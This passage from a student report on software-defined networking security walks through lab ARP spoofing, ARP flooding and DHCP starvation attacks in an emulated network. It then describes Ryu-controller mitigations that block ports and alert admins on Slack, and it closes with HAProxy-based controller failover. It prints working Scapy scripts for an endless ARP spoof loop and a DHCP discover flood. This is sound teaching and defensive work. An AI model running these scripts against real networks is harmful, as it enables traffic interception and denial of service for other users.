
Check MAC address of **h2**: 3e:1e:d9:a3:82:1b

From **h1**, arp_flood_attack.py script is run to flood ARP tables of **h3** with fake entries.

The green part shows ARP entries before attack and the red part show spoofed ARP entries:



It's clear that **h3** is fooled and saved **h2** with the same MAC of **h1**
Testing ping from **h3** to **h2**:



The ICMP packets sent from **h3** is sent first to **h1** then **h1** redirects it to **h2**, the attack succeeds and h1 is now sniffing traffic sent from **h2**.

The**arp_flood_attack.py** script used to attack **h3**

```python
import sys
sys.path.append("/home/netwroks4life/.local/lib/python3.8/site-packages")
from scapy.all import *

op = 1

#IP address of Target set as destination
victim = "10.0.0.3"

#fake IP address set as source
fake = "10.0.0.2"

#MAC address of target host (Broadcast)
mac = "ff:ff:ff:ff:ff:ff"

fake_arp_reply = ARP(op=op, psrc=fake, pdst=victim, hwdst=mac)

n = 100

while n:
  print("Now Sending a fake ARP reply to " + victim)
  send(fake_arp_reply)
  #n-= 1
```

8.4.6 Mitigation of ARP flooding using RYU python script:

In order to mitigate this attack using the RYU controller, a special script is used instead of the ordinary simple switch which is named **Arp_Mitigate.py**

The main idea of the script is to count ARP replies arriving on each interface of the OVS (S1), if the number of replies coming from a port exceeds a specific threshold then the port is blocked for a specific time and the block is removed.


When an attack is detected, the **Arp_Mitigate.py** sends a message to the slack workspace of admins to notify them with the attack, when it happened and who is attacking.

The most important parts of the Arp_Mitigate.py are:


1. **arp_handler** method is used to decode the packet and extract the ARP headers for the source and destination IP MAC addresses, This method checks for the port count when a flood attack also takes place, so that the arp packet counts are checked for the threshold and If the count is above a threshold the handle_spoof method is called which blocks the port of the attacker for a specific time.

2. **handle_spoof** method is used to apply actions to the packet and match against the in_port so as to block the attacker on that port for a specific time


Simulating MITM using ARP flooding attack and Mitigation:
Ryu controller is run and **Arp_Mitigate.py** script is used, all hosts pinged each others and the flow goes normally




Now the attack starts from **h1** on **h3**



Ryu Controller detects the attack, blocked port1 of **h1** for 60 seconds and sends a notification to Slack workspace of admins






Trying to send traffic from **h1** (attacker) but the controller blocks its input port to the OVS **(s1)**


8.4.6.1 ARP spoofing attack

The same way is used to launch ARP spoofing attack by using manually crafted packets that have fake IP and MAC addresses to poison ARP entries of the target machines, here we launch attack on both h2 and h3 to stand between them and perform MITM attack


ARP tables of h2 and h3:



For h3:
(10.0.0.1) at 12:89:81:44:fd:a1
(10.0.0.2) at 46:4f:58:96:81:78
For h2:
(10.0.0.1) at 12:89:81:44:fd:a1
(10.0.0.3) at 7a:4b:de:d9:b6:99
The traffic goes normally between the two devices.
Launching attack from h1:
h1 will send two manually crafted packets every 2 seconds, one for each device to poison their ARP table



Poisoned ARP tables:



For h3:
(10.0.0.1) at 12:89:81:44:fd:a1
(10.0.0.2) at 12:89:81:44:fd:a1
For h2:
(10.0.0.1) at 12:89:81:44:fd:a1
(10.0.0.3) at 12:89:81:44:fd:a1
ARP tables poisoned successfully and now h1 intercepts the traffic between h2 and h3

It's obvious that the ICMP packets directed from h2 to h3 pass through h1 first before reaching the destination.

- **Mitigation**

We can mitigate this attack by two methods:

- **First method:**

Use a script run on the controller to construct a local ARP table in its memory and compare each ARP reply flowing in the network with that table.

If any fake ARP reply is found , the controller will block the port which the fake ARP reply is sent from.

- **Second method:**

Run a local script on each host at startup before constructing the first real ARP table then after constructing the table it saves it and compares each upcoming ARP reply with that table to detect the attack.

8.4.7 SDN vs Traditional Networks in ARP Poisoning detection

Traditional networks have a vulnerability in detecting ARP Poisoning and preventing man-in-the-middle (MITM) attacks. In these networks, each device maintains its own ARP table.

As a result, when suspicious behavior is detected, such as multiple MAC addresses associated with the same IP, it can take a considerable amount of time to identify and remove these entries from the table. This delay provides

attackers with a considerable amount of time to perform MITM attacks and intercept sensitive data.

Software-defined networking (SDN) offers significant advantages over traditional networks in detecting ARP flooding and preventing MITM attacks. In SDN architectures, a central controller manages all network traffic flows, which provides greater visibility into network activity and enables faster response times once an attack has been detected. SDN's centralized control also makes managing ARP tables much simpler since all switches receive updates from a centralized source instead of relying on individual requests from each device. This enables quick identification of suspicious behavior and allows for the immediate removal of these entries from the table.


Moreover, SDN's ability to detect ARP flooding at an early stage enables the network administrator to take prompt action to prevent a MITM attack, such as re-routing the traffic or blocking the suspicious MAC address. With these capabilities, SDN can provide a more secure and reliable network environment, making it a valuable tool for organizations looking to safeguard their networks against ARP flooding and other security threats.

8.5 DHCP Starvation Attack

8.6 DHCP Overview

DHCP (Dynamic Host Configuration Protocol) is a network protocol that dynamically assigns IP addresses and other network configuration parameters to devices on the network. It replaces the older BOOTP protocol and offers advanced features like automatic allocation of reusable network addresses.

The DHCP process follows the DORA model: Discover, Offer, Request, and Acknowledge.
If an offer cannot be fulfilled, the server sends a DHCP NAK packet, and the process restarts.
The DORA process automates network configuration, reducing the need for manual IP address assignments.




8.6.1 DHCP Starvation attack idea

A DHCP Starvation attack is a type of Denial of Service (DoS) attack that targets the DHCP servers in a network. The idea behind this attack is to exhaust the IP address pool of a DHCP server, which prevents legitimate clients from obtaining an IP address, thereby denying them access to the network.

In a DHCP Starvation attack, an attacker floods the DHCP server with DHCP DISCOVER packets, each with a different random MAC address. Since the DHCP server assigns an IP address to each unique MAC address, the attacker can exhaust the server's pool of IP addresses.

This attack can be a precursor to another attack known as a Rogue DHCP Server attack. In this attack, after exhausting the legitimate DHCP server's IP pool, the attacker sets up a rogue DHCP server that provides clients with malicious configurations. This allows the attacker to perform man-in-the-middle attacks or direct clients to malicious servers.



8.6.2 Attack in Action and implementation


Attack's script:

```
from scapy.all import *

conf.checkIPaddr = False  # Disabling the IP address checking

# Building the DISCOVER packet

# Making an Ethernet packet
DHCP_DISCOVER = Ether(dst='ff:ff:ff:ff:ff:ff', src=RandMAC(), type=0x0800) \
            / IP(src='10.0.0.1', dst='255.255.255.255') \
            / UDP(dport=67,sport=68) \
            / BOOTP(op=1, chaddr=RandMAC()) \
            / DHCP(options=[('message-type','discover'), ('end')])


# Sending the crafted packet in layer 2 in a loop using the "eth0" interface
sendp(DHCP_DISCOVER, iface='h1-eth0',loop=1,verbose=1 )
```

The script generates DHCP discovery packets with a random MAC address for each packet, these packets will exhaust the dhcp server and it will not function anymore. If any new device joins the network and attempts to get TCP/IP configuration using dhcp it will not be able to do that.

8.6.3 Mitigation

The same way used to detect ARP flooding is used where the controller counts the DHCP discovery packets arriving on a specific port on switch(s1), if these packets exceeds a specific limit, the post is blocked for a while and a notification is sent to system admins channel on slack



Chapter 9

9 HA-SDN and Backup


9.1 Core Concepts

9.1.1 Proxy Server

A proxy server is an intermediary server that acts as a gateway between a user and the internet. When a user requests a web page or resource, the request is first sent to the proxy server, which then retrieves the resource on behalf of the user. This means that the user's IP address and other identifying information are not disclosed to the web server hosting the resource.

Types of proxy servers

1. **Forward Proxy**
   A forward proxy is a type of proxy server that retrieves resources on behalf of clients within a private network. When a client device sends a request for a web page or other resource, the request is first sent to the forward proxy server, which then retrieves the resource from the internet on behalf of the client. The server then forwards the resource back to the client, acting as an intermediary between the client and the Internet.



Advantages

- Protect the privacy and security of clients within a private network. By routing all traffic through the proxy server, the server can help hide the IP addresses and other identifying information of the clients from the websites they visit. This can help prevent tracking and other forms of online surveillance.
- Content filtering and access policies for clients within a private network. For example, a company might use a forward proxy to block access to certain websites or types of content or to monitor and log employees' internet activity for security or compliance purposes.


Disadvantages

- Slower network performance since all traffic must pass through the proxy server. However, this can be mitigated by using a high-performance server and optimizing the server's configuration.

Overall, forward proxies can be a powerful tool for protecting the privacy and security of clients within a private network, as well as for implementing content filtering and access policies. However, it's important to choose a reputable and secure forward proxy server and configure it properly to avoid potential security vulnerabilities.

Reverse Proxy (the one we will use)

A reverse proxy is a type of proxy server that retrieves resources on behalf of servers within a private network. When a client device sends a request for a web page or other resource, the request is first sent to the reverse proxy server, which then forwards the request to one or more servers within the private network. The server then retrieves the resource and sends it back to the reverse proxy server, which in turn forwards it to the client device.




Advantages

- Improve performance and reliability for websites and web applications. By caching frequently accessed resources, a reverse proxy can help reduce the load on the servers within the private network, which can improve performance and reduce the risk of downtime or server overload.
- Implement load balancing for a cluster of servers. By distributing incoming requests across multiple servers, a reverse proxy can help ensure that no single server becomes overwhelmed with traffic, which can improve reliability and scalability.
- Implement security measures, such as SSL encryption and authentication, for servers within the private network. By acting as a barrier between the internet and the servers, the reverse proxy can help protect the servers from unauthorized access and hacking attempts.
- DDoS mitigation – Incoming traffic is distributed among a mesh of reverse proxy servers during a DDoS attack to deflate its overall impact.

Overall, reverse proxies can be a powerful tool for improving the performance, reliability, and security of websites and web applications. However, it's important to choose a reputable and secure reverse proxy server and configure it properly to avoid potential security vulnerabilities.

Transparent Proxy

A transparent proxy is a type of proxy server that intercepts all traffic between a client device and the internet without requiring any configuration on the client device. When a client device sends a request for a web page or other resource, the request is first intercepted by the transparent proxy, which then retrieves the resource on behalf of the client and forwards it back to the client device. Internet service providers (ISPs) often use transparent proxies to apply content filtering or caching to all traffic passing through their network. For example, an ISP might use a transparent proxy to block access to certain websites or types of content or to cache frequently accessed resources to improve network performance.



High Anonymity Proxy

A high-anonymity proxy provides the same benefits as an anonymous proxy but also hides the fact that a proxy server is being used. When it comes to the advantages of using a proxy server, some of the main benefits include:

- Increased Security
  A proxy server can act as a barrier between a user's device and the internet, which can help prevent unauthorized access to the user's network or device.
- Improved Performance
  By caching frequently accessed resources, a proxy server can help reduce the amount of bandwidth needed to access those resources, which can improve network performance.
- Access to Restricted Content A proxy server can be used to bypass internet censorship or access content that is restricted by location or other factors.
- Anonymity By hiding a user's IP address and other identifying information, a proxy server can help protect the user's privacy and prevent tracking.

There are more types of proxy servers, but we chose the reverse proxy to work with.

However, there are also some potential drawbacks to using a proxy server, including:


1. Slow Performance: Depending on the configuration and location of the proxy server, using a proxy can sometimes result in slower network performance.
2. Security Risks: If a proxy server is not properly configured or maintained, it can create security vulnerabilities that attackers could exploit.
3. Privacy Risks: While a proxy server can help protect a user's privacy, it can also be used to monitor or intercept network traffic, which could potentially compromise the user's privacy.

Overall, the use of proxy servers can provide several benefits in terms of security, performance, and access to restricted content. However, it is important to choose a reputable and secure proxy server and to be aware of the potential risks associated with using one. It's also important to note that not all websites and services may work properly when accessed through a proxy server, so it's important to test and verify compatibility before relying on a proxy for regular use.

9.2 Problem


9.2.1 Apply Controller Takeover When One Fails

In a typical SDN architecture, multiple controllers are used to manage various parts of the network. If one controller fails, the network may become unstable or even fail completely. This can happen if the controller hardware fails, a software bug causes the controller to crash, or a network outage prevents the controller from communicating with other network devices. When a controller fails, the network may become unstable or unusable until the failed controller is replaced or restored. This can lead to downtime, lost productivity, and other problems for network users.



9.3 Maintaining Configuration Consistency in an SDN Architecture

After solving the first problem, another one will rise which is maintaining configuration consistency across all controllers. This is because each controller may have its own configuration settings, and changes or updates to the configuration may not be applied uniformly across all controllers. This can lead to inconsistencies in the network configuration, which can cause network problems or failures.



For example, if one controller has a different routing table or access control list (ACL) than another controller, network traffic may be routed incorrectly or blocked altogether when it is in control. This can lead to network downtime, lost productivity, and other problems for network users.

9.4 Apply Controller Takeover

9.4.1 Idea

One of the key challenges in SDN is ensuring high availability of the controllers. If a controller fails, it can cause the network to become unstable or even go down completely, which can have serious consequences for the applications and services that rely on the network.

To address this challenge, one approach is to use a reverse proxy to enable controller takeover in case of failure. A reverse proxy is a server that sits between the client and the server and forwards client requests to the appropriate server. In the context of SDN, the reverse proxy would sit between the network devices and the controllers, and forward traffic to the active controller.

The reverse proxy can be configured to monitor the health of the controllers, and if it detects that a controller has failed, it can automatically redirect traffic to a backup controller. The backup controller can then take over the control plane and ensure that the network continues to operate smoothly.

The use of a reverse proxy has several advantages in this context.

- It provides a layer of abstraction between the network devices and the controllers, which can make it easier to manage the network and ensure high availability.
- It allows for flexibility in terms of the number and types of controllers that can be used in the network, as the reverse proxy can work with any number of controllers and any type of controller. This means that the network can be designed to meet specific requirements, such as high throughput, low latency, or high security, by using different types of controllers.
- It can improve the performance of the network. By caching frequently accessed data, the reverse proxy can reduce the load on the controllers and improve the response time for client requests. This can result in more efficient use of network resources and a better user experience.

There are also some potential drawbacks to using a reverse proxy in an SDN network. One is that it introduces an additional layer of complexity to the network, which can make it more difficult to manage and troubleshoot. We solved this by automating the process of starting the proxy.

Another is that it can introduce some latency into the network, as traffic has to be forwarded through the reverse proxy before reaching the controllers. However, these drawbacks can be mitigated through careful design and configuration of the reverse proxy and the network as a whole.

In conclusion, using a reverse proxy to enable controller takeover in case of failure is a promising approach to ensuring high availability in SDN networks. By providing a layer of abstraction between the network devices and the controllers, the reverse proxy can improve the performance and flexibility of the network, while also reducing the risk of downtime due to controller failures.

However, care must be taken to design and configure the network properly to ensure that the benefits of using a reverse proxy outweigh any potential drawbacks.

9.4.2 HAProxy

HAProxy is a popular open-source reverse proxy and load balancer that is widely used in production environments. It is a mature and stable software solution that offers a wide range of features and benefits. In the context of SDN networks, there are several reasons why HAProxy is a good choice for implementing controller takeover in case of failure.

- It is highly scalable and can handle large volumes of traffic with ease. It is designed to be highly efficient and can process thousands of requests per second, making it well-suited for use in high-traffic SDN networks. This scalability is important for ensuring that the reverse proxy can handle a load of forwarding traffic to the active controller, even during periods of high network activity.
- It is highly configurable and can be customized to meet specific requirements. It offers a wide range of configuration options, including load-balancing algorithms, health checks, and SSL termination, among others. This flexibility is important for SDN networks, where different types of controllers may have different requirements in terms of throughput, latency, and security.
- It is highly available and can be configured to provide redundancy and failover. It supports active-passive and active-active configurations and can automatically detect and redirect traffic to backup controllers in case of failure. This high availability is important for ensuring that the network remains stable and reliable, even if one or more controllers fail.
- It is highly secure and can be configured to provide SSL termination and other security features. It supports a wide range of security protocols, including SSL/TLS, HTTP/2, and TCP, and can be configured to enforce SSL policies and perform SSL offloading. This level of security is important for SDN networks, where data privacy and network integrity are critical.
- It is well-documented and has a large community of users and developers. This means that there is a wealth of resources and support available for those who choose to use HAProxy in their SDN networks. This community can provide valuable insights and advice on best practices for configuring and managing HAProxy, as well as troubleshooting any issues that may arise.

In summary, HAProxy is a good choice for implementing controller takeover in SDN networks due to its scalability, configurability, availability, security, and community support. By using HAProxy as a reverse proxy, SDN networks can ensure that traffic is always forwarded to an active controller, even in the event of a failure. This can help to ensure high availability and reliability, while also providing flexibility and security.

It provides several features that we tested and selected from like:

- **Mode**
  - **Layer 4 Proxy Mode - TCP Mode (We will use this mode)**

